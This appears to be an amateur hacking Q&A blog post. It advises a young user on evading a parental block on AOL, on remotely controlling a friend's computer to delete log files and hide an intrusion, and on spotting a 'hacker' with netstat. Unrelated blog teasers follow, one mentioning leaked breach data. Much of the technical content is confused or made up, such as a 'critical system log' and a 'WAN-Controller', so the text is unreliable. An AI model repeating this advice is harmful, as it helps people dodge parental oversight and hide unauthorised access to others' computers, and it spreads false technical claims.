My dad or mom found out I was hacking, and my dad's an expert on computers! He made it so I can't view anything on AOL. What the hell's going on! Give me a trick to evade this!
Sure thing. Connect to AOL, ping the site you're trying to view, and type in the IP address. You will get to the homepage, but this isn't that good a trick because you can't ping sub-addys and you're going to get text for the sub-urls. This might or might now work.
I was screwing around with my friends computer. I think I left my information somewhere, but where?
Usually, you have a critical system log. If you delete a system file (which unless you're 133t you'd NEVER EVER do) the computer's going to boot and give you a log of what happened before the deletion of the file so you know what went wrong. If you did happen to delete it, it will list something like "deletion from x.x.x.x. (your IP)". If it does, damn, you're busted. But there are ways of getting rid of this "hacker-knock out". First off, get a WAN-Controller, or any sort of program that lets you input screen or Hardware input by the output. This means you can control their computer with yours. But you can't boot this computer, because it will break the connection.
Access the log files usually in system or system32 (both system files located in C:/Windows or C:/). There, you will see encrypted sh1t. CTRL+A will select it all and delete it all. If you do delete this file, (after you do), try recovering the system file. WHATEVER YOU DO DON'T DO A SYSTEM RESTORE, YOU HAVE BEEN WARNED.
Some hacker has my IP and hacks it every time I log on. It's static, which means it doesn't change. How do I make him stop? I don't know what his IP is, either!
Go to start, run, "netstat -a". Hacking is almost equivalent to connecting, if he's hacking you your connected to him and he's connected to you. Netstat -a is a command that allows you to see all your connections to hosts and servers, associated with TCP/IP. If you see a hostname that you don't recognize, log it. In fact, click Print Screen, go to paint, CTRL+V, Crop the image of the DOS window for Netstat, and save it. That should be quite easy.
Social Profiles


-
I use this OSINT Framework on daily basis. Additionally I use leaked breaches, government websites for citizens, and few other tools on Bla...
-
 Ease of Mouse Movement is a lookout for any Serious gamers. Sandio is all set to give gamers an edge with the Game O' 3D gaming mouse. A...
 -
Apple on Monday unveiled a new version of its popular Apple iPhone , equipped with 3G Internet access and more business-related features.“It...